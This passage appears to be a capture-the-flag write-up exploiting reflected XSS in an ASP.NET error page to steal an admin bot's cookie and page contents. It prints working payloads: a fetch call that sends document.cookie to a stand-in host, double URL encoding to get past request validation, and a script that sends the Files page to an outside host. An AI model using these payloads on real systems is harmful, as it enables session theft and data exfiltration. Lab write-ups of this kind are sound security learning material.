
Now we have our XSS location!
Proof of concept with: localhost:9000/?<script>alert(1)</script>=<b>

Note that the payload won’t execute if we have a “non malicious” value field (like localhost:9000/?<script>alert(1)</script>=b). Apparently only the value field is scanned for malicious input and if there is nothing detected the error page won’t appear and nothing will be executed.
Crafting the Payload
The first javascript payload I tried was:
fetch("https://some-url.com/c=" + document.cookie)
With the key of the GET parameter properly url encoded, the exploit string looks like this:
/?%3Cscript%3Efetch%28%22https%3A%2F%2Fsome-url.com%2F%3Fc%3D%22+%2B+document.cookie%29%3C%2Fscript%3E=<b>
Sending this via the CONTACT field to the admin results in an error page.

This is because the payload is now in the Request.Form, which is scanned for malicious inputs. To prevent this from happening we can just url encode the whole payload again, so it looks like this:
%2F%3F%253Cscript%253Efetch%2528%2522https%253A%252F%252Fsome-url.com%252F%253Fc%253D%2522%2B%252B%2Bdocument.cookie%2529%253C%252Fscript%253E%3D%3Cb%3E
This will force the admin bot to send its cookie to us. The cookie we receive is
ASP.NET_SessionId=00D55F04509FF26DDDCFE6E8
Replacing our own ASP.NET_SessionId with the admins ASP.NET_SessionId logs us … not into the admin account :/
The browser stores the following cookies:
| Name | Value | HttpOnly |
|---|---|---|
| __AntiXsrfToken | c4e71c… | ✓ |
| .AspNet.ApplicationCookie | zyJkAm… | ✓ |
| ASP.NET_SessionId | D81200… |
Only the ASP.NET_SessionId cookie is accessible by client-side scripts, because it is not HttpOnly. We can’t obtain the other ones with javascript, so we need a different strategy to get the flag.
CSRF
The only way to get the flag without logging in is to trick the admin bot into sending it to us. So the admin bot needs to
- visit the
FILEStab - get the flag
- send it to us
This is done by the following script
<script>
  fetch("../Files.aspx")
    .then(r=>r.text())
    .then(d=>{
      fetch("some-url.com/?c="+encodeURIComponent(d).slice(4000,6000))
    })
</script>
Then we receive this HTML snippet from the admin
20 <div class="container body-content">
<div class="form-horizontal center-form">
<h2>Files</h2>
<div class="text-danger" style="color:Red;"></div>
<div class="form-group">
<input type="file" name="ctl00$MainContent$FileUpload1" id="ctl00_MainContent_FileUpload1" />
<input type="submit" name="ctl00$MainContent$UploadFileButton" value="Upload" id="ctl00_MainContent_UploadFileButton" class="cyberpunk red" />
</div>
</div>
<div>
<h2>Your files</h2>
<ul>
<span id="ctl00_MainContent_ListView1">
<li>
<a class="cyberpunk blue" href="data:application/octet-stream;base64,ZGFjaDIwMjV7anVuaTByX2Qzdl9jMDBrM2RfdXBfczBtZV8wbGRfdDNjaG4wbG9naTNzITEyNzM4OX0=">flag.txt</a>
</li>
</span>
</ul>
</div>
</div>
</section>
<section class="cyberpunk dotted black">
<footer>
<span>© CDN 1337 Junior Dev Project<
And we can just decode the flag from the base64 string to
dach2025{juni0r_d3v_c00k3d_up_s0me_0ld_t3chn0logi3s!127389}
This was a really fun challenge. I learned that some cookies are unreadable via client-side scripts, and that double encoding payloads can bypass input validation.